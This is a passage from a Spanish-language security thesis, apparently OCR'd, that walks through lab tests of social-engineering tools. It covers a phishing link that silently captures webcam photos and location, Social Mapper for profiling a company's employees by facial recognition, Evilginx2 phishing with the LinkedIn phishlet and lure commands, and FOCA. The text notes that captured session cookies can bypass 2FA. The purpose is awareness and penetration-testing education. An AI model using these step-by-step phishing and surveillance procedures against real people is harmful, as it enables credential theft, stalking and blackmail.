

Figura 52. Página de inicio

Aquí podemos ver las diferentes funcionalidades de las que dispone el programa. Probaremos la primera opción, la de acceder a la webcam. En este caso, el programa generará un link phishing y este deberá ser enviado a nuestra víctima. Este link, ya tendrá acceso directo a internet con lo cual, se podrá enviar vía Whatsappi vía enlace, como se puede ver en la Figura 53.



Figura 53. Enlace que se debe enviar a la víctima

El comportamiento del programa consistirá en que accederá al recurso local de la cámara e irá realizando fotos, silenciosamente, y las almacenará en una carpeta local de la máquina virtual Kali. Podemos ver que el programa va recibiendo las fotos, como se puede ver en la Figura 54.



Figura 54. Log conforme el atacante recibe fotos de la víctima

Una vez capturadas las imágenes podremos acceder y verlas, y hacer uso de ellas para fines que puedan comprometer a la víctima, como se puede ver en la Figura 55.



Figura 55. Fotos capturadas por la víctima

Otra funcionalidad que hemos testeado ha sido la de la geolocalización. En este sentido, esta función, nos dará a conocer la ubicación de la persona. Esto puede ser de gran ayuda para el atacante y dar una información que puede comprometer a la víctima. Seleccionamos la función de acceder a la localización y de la misma manera que la prueba anterior el programa nos generará un link que haremos llegar a la víctima. Esta accederá, dado que es un link temporal de acceso externo y el programa registrará su ubicación dando al atacante las coordenadas de la víctima. El programa generará un enlace a Google Maps, véase Figura 56.



Figura 56. Ubicación de la víctima

Como hemos podido comprobar, este programa puede comprometer de una manera ostensible a una persona en cuanto a su intimidad. Por ejemplo, este programa y la correspondiente captación de la información puede llegarse a usar para chantaje a un directivo de una empresa o a otro tipo de empleado y disponer de acceso a información de más importancia. El modo de prevenir este tipo de ataques es la formación y la concienciación, para tener conocimientos en caso de que algún día se pueda acometer dicho ataque.

7.6.- Social Mapper

Otra herramienta que vamos a testear y es de gran utilidad para la recopilación de datos es Social Mapper (Greenwolf, 2022). Trustwave ha desarrollado una herramienta Open Source que utiliza reconocimiento facial y permite hacer una correlación entre perfiles de diferentes redes sociales. Permite a los usuarios encontrar una persona de interés en diferentes medios donde pueda registrarse. El propósito de la herramienta es útil durante fases de pentesting, destinadas a lanzar ataques de ingeniería social contra empleados de la propia empresa o de un cliente. El sistema de reconocimiento facial que implementa busca automáticamente al objetivo a lo ancho de 8 redes o plataformas sociales que incluyen, Facebook, Instagram, Twitter, LinkedIn, Google+, VKontakte, Weibo, Douban.

Una vez capturados los datos, podemos usarlos para las siguientes finalidades:

- Crear perfiles de redes sociales falsos y enviar enlaces o malware.

- Engañar a los usuarios para que revelen sus correos electrónicos y números de teléfono usando técnicas de phishing, vishing o smishing.
- Crear campañas de phishing personalizadas para cada sitio de red social, sabiendo que el objetivo tiene una cuenta.
- Acceder a las fotos para familiarizarse con los interiores de los edificios restringidos.

Para su instalación, debemos preinstalar las siguientes librerías, así como los siguientes programas.

- sudo apt-get install build-essential cmake
- sudo apt-get install libgtk-3-dev
- sudo apt-get install libboost-all-dev
- Geckodriver
- Firefox
- Selenium

Hay que comentar que haremos uso de la máquina virtual Kali, con la que ya hemos realizado anteriormente las otras pruebas de software. Una vez instalados los prerrequisitos, clonaremos el programa, lo instalaremos y editaremos el fichero que contiene las credenciales de acceso a las diferentes redes sociales. En este caso es mejor crear perfiles falsos.

- *git clone https://github.com/Greenwolf/social_mapper*
- *cd social_mapper/setup*
- *python3 -m pip install --no-cache-dir -r requirements.txt*

A partir de aquí se pueden realizar múltiples ejemplos, dado que es un programa vía comandos, que dispone de diferentes parámetros. Nosotros hemos realizado una búsqueda sobre la empresa FictCorp y nos ha sacado un largo listado de información sobre sus empleados. Comentar, que únicamente hemos añadido las credenciales de Linkedin y twitter, como se puede ver en la Figura 57.



Figura 57. Social Mapper

Al final de la búsqueda dispondremos de una carpeta con todas las fotografías de los usuarios pertenecientes a dicha compañía, así como un fichero plano con todos los enlaces y una página HTML, con toda la información recogida como se puede observar en la Figura 58.



Figura 58. Output generado una vez ejecutado

Hay que destacar que la búsqueda ha durado un tiempo prolongado, dado la magnitud de esta compañía.

También disponemos de la posibilidad de, dada una imagen, poder buscar información sobre esa foto. Haremos el ejemplo volcando la fotografía del presidente de la compañía FictCorp, véase el comando de la Figura 59.



Figura 59. Ejemplo como ejecutar SocialMapper

Mediante la aplicación Social Mapper podemos recopilar información más fácilmente de cara a realizar ataques de phishing, ingeniería social y en general pruebas de pentesting. De esta forma

podremos invertir tiempo en otras tareas. Por supuesto, estamos ante un medio de OSINT que puede ser aprovechado tanto por atacantes como probadores del sistema. Para los atacantes será una herramienta que ayudará en la recopilación de datos, ahorrando gran cantidad de tiempo y dando un plus de calidad mediante el tema del reconocimiento facial, otorgando mecanismos en cuanto a la generación de ataques que impliquen la suplantación de identidad, o ubicación de sitios confidenciales. Para los probadores de pentesting, será un programa que ayudará a recolectar información que puede generar el empleado en las redes sociales y que no ayuda a la compañía para prevenir o mitigar posibles fallas dentro de su sistema de seguridad. La formación de los empleados en los peligros que entrañan las redes sociales es clave para defenderse de posibles ataques.

7.7.- Evilginx2

Vamos a analizar otro tipo de herramienta llamada Evilginx2 (Gretzky, 2022). Es un framework de ataque para configurar páginas de phishing. En lugar de ofrecer plantillas de páginas de inicio de sesión, Evilginx2 se convierte en un relevo (proxy) entre el sitio web real y la víctima de phishing. El usuario phishing interactúa con el sitio web real, mientras que Evilginx2 captura todos los datos que se transmiten entre las dos partes.

Evilginx2, podemos decir que es un tipo de ataque man-in-the middle (MITM), captura no solo los nombres de usuario y las contraseñas, sino que también captura los tokens de autenticación enviados como cookies. Los tokens de autenticación capturados permiten al atacante eludir cualquier forma de autentificación 2FA habilitada en la cuenta del usuario (excepto los dispositivos U2F). Incluso si el usuario phishing tiene habilitado 2FA, el atacante, que dispone de un dominio y un servidor VPS, puede hacerse cargo de forma remota de su cuenta. No importa si el sistema 2FA usa códigos SMS, una aplicación de autenticación móvil o claves de recuperación.

Evilginx2 no proporciona sus propias páginas HTML como en los ataques de phishing tradicionales. Evilginx2 se convierte en un web proxy. Cada paquete, del navegador de la víctima, es interceptado, modificado y reenviado al sitio web real. Lo mismo sucede con los paquetes de respuesta, del sitio web, son interceptados, modificados y devueltos a la víctima. En el lado de la víctima, todo parece como si se estuvieran comunicando con el sitio web legítimo. Podemos observar el concepto de conexión que realiza un ataque MITM en la Figura 60.



Figura 60. Ataque man-in-the-middle

Para realizar una prueba con esta herramienta haremos uso de nuestra máquina virtual Kali Linux. Es una herramienta que se debe instalar dado que no viene preinstalada en la distribución.

Para su instalación introduciremos los siguientes comandos:

- sudo apt-get -y install git make
- git clone https://github.com/kgretzky/evilginx2.git
- cd evilginx2
- make

Una vez ejecutados dichos comandos, ya tendremos nuestra herramienta instalada. Aunque primeramente se habrá tenido que instalar como prerrequisito las herramientas GO.

- apt install golang-go

Otro prerrequisito que se habrá tenido que realizar es la de la modificación del fichero /etc/hosts, añadiendo el dominio dónde queremos trabajar. En nuestro caso al ser pruebas locales, añadiremos la siguiente línea: "127.0.0.1 www.localhost".

El siguiente paso es el de ejecución del programa. Como hemos comentado, este programa realmente hace uso de la conexión con el sitio real, es por ello por lo que se debería realizar fuera del dominio localhost, pero dispone de una opción developer, para saltarse ciertos requisitos.

- sudo ./bin/evilginx -p ./phishlets/ --developer

Una vez ejecutado nos aparecerá las opciones a conexión que disponemos, véase Figura 61:



Figura 61. Evilginx

Haremos una prueba con la red social Linkedin. Para empezar, deberemos definir la IP y el dominio.

- config domain localhost
- config ip 127.0.0.1

Acto seguido deberemos registrar y activar el phishlet de Linkedin, mediante los siguientes comandos:

- phishlets hostname linkedin localhost
- phishlets enable linkedin

Una vez activado, deberemos generar un enlace phishing para la víctima. Para ello ejecutaremos los siguientes comandos:

- lures create linkedin
- lures edit 3 redirect_url https://www.linkedin.com/
- lures get-url 3

El 3 es un número correlativo que se genera, en nuestro caso hemos realizado 3 pruebas, como podemos observar en la Figura 62.



Figura 62. Evilginx, generación de la URL

En este momento deberíamos pasarle a la víctima dicho enlace. Y nos aparecerá la siguiente imagen (Figura 63), dónde introduciremos las credenciales:



Figura 63. Solicitud de datos

En este momento el programa capturará los datos que ha introducido la víctima, véase la Figura 64 y podremos disponer de información confidencial. Como es obvio esto es en un banco de pruebas, y es más sencillo el éxito del ataque. Se entiende que, para un ingeniero social, el simple hecho de enviar el enlace ya supone un reto.

Figura 64. Captura de credenciales

También dispondremos de las cookies del programa usando el comando "sessions", que en nuestro caso restará vacío (Figura 65).



Figura 65. Captura de cookies

A nivel de usuario o empresa, lo único que se puede hacer con el phishing es ser lo más cuidadoso posible. Evilginx2 tiene un gran potencial, como hemos visto, puede sobrepasar los límites de la seguridad, a parte es práctico, fácil de usar y con suficientes opciones para personalizar tus propios ataques. Con suerte, esta prueba realizada sobre las capacidades de Evilginx podrá ayudar a generar conciencia sobre el tema (MITM, phishing, seguridad en general). No se deben realizar clics al azar en nada que se reciba, especialmente no iniciar sesión en ninguna página que no inspire confianza.

7.8.- FOCA

Como hemos comentado anteriormente, en la parte teórica, existe una potente herramienta que puede ahorrar mucho tiempo en realizar un trabajo de recolección de datos, tanto para el Pentester IT como para el atacante.

Esta herramienta se llama FOCA (Datos, 2021) en honor a su creador, Francisco Oca. FOCA permite la extracción y el análisis de metadatos ubicados en un servidor o en una página web. Dicha información se obtiene a partir de ficheros tipo Microsoft Office, PDF y SVG entre otros que son localizados utilizando motores de búsqueda como Google, Bing y DuckDuckGo. El análisis por parte de FOCA de dichos metadatos genera un informe agrupado con información relevante como configuración de la red, proxy, ficheros de backup, etc.

Los requisitos que requiere el programa son los siguientes:

- Microsoft Windows (64 bits). Versiones 7, 8, 8.1 y 10.
- Microsoft .NET Framework 4.7.1.
- Microsoft Visual C++ 2010 x64 o superior.
- SQL Server 2014 o superior.

A partir de la información obtenida de los metadatos de los diferentes ficheros, el módulo de descubrimiento de servidores utiliza las siguientes técnicas para realizar un fingerprint del dominio o servidor auditado:

- Web Search: búsqueda de nombres de servidores y dominios.14
- DNS Search: consulta de los hostnames NX, MX y SPF.
- Resolución IP: consultas a DNS internos de la organización.
- PTR Scanning: localización de servidores en el mismo segmento de red.
- Bing IP: búsqueda de servidores partiendo de otras direcciones IP descubiertas.
- Common Names: realiza ataques de diccionario DNS.
- También analiza la posible existencia de servidores proxy tipo Squid por medio de revisión del puerto 3128.15

En cuanto a los datos obtenidos puede llegar a mostrar la siguiente información:

- Sistema operativo con el que fueron creados los documentos.
- Modelos de impresoras usadas.
- Fechas de impresión, modificación y creación.
- Versión del software utilizado en su creación.
- Correos electrónicos dentro de los documentos, si hubiera alguno.
- Rutas de ficheros y nombres de autores y nombres de usuarios.

Nosotros para realizar la prueba, hemos instalado el programa desde su propia página web:

- https://www.elevenpaths.com/innovation-labs/technologies/foca

